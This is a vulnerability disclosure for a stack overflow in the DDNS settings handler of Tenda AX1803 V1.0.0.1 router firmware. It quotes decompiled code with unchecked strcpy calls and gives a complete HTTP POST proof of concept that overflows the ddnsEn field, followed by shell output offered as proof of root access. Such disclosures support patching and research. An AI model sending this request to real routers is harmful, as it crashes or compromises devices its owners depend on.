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Tenda AX1803 (V1.0.0.1) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-3421.html

Product Information

Tenda AX1803 V1.0.0.1, the latest version of simulation overview:

Vulnerability details

The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the formSetSysToolDDNS function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
42  v2 = (const char *)websgetvar(a1, "ddnsEn", "0");
43  strcpy(v15, v2);
44  v3 = (const char *)websgetvar(a1, "serverName", "0");
45  strcpy(s2, v3);
46  v4 = (const char *)websgetvar(a1, "ddnsUser", "0");
47  strcpy(v19, v4);
48  v5 = (const char *)websgetvar(a1, "ddnsPwd", "0");
49  strcpy(v17, v5);
50  v6 = (const char *)websgetvar(a1, "ddnsDomain", "0");
51  strcpy(v18, v6);
52  if ( sub_77644(v24, v22, v23, v21) )
53  {
```

In the `formSetSysToolDDNS` function,the `v2` (the value of `ddnsEn`) we entered is directly copied into the `v15` array through the `strcpy` function.It is not secure, as long as the size of the data we enter is larger than the size of `v15` , it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/SetDDNSCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

ddnsEn=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.

```
BusyBox v1.30.1 (2022-05-18 22:14:21 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# ls -l
drwxrwxr-x    2 1000     1000          4096 Aug  5 17:06 bin
lrwxrwxrwx    1 1000     1000            12 Aug  5 17:02 ctcap -> /var/tmp/cfg
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 data
lrwxrwxrwx    1 1000     1000            16 Aug  5 17:02 debug -> sys/kernel/deb
ug
drwxrwxr-x    3 1000     1000          4096 May 18 14:50 dev
drwxrwxr-x   16 1000     1000          4096 May 18 14:50 etc
drwxrwxr-x    6 1000     1000          4096 May 18 14:50 lib
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 mnt
drwxrwxr-x    5 1000     1000          4096 May 18 13:06 opt
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 proc
drwxrwxr-x    2 1000     1000          4096 May 18 14:49 sbin
drwxrwxr-x    3 1000     1000          4096 May 18 14:50 sys
lrwxrwxrwx    1 1000     1000             8 Aug  5 17:02 tmp -> /var/tmp
drwxrwxr-x    6 1000     1000          4096 May 18 14:33 usr
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 var
drwxrwxr-x   15 1000     1000          4096 May 18 14:50 webs
#
```

Finally, you also can write exp to get a stable root shell.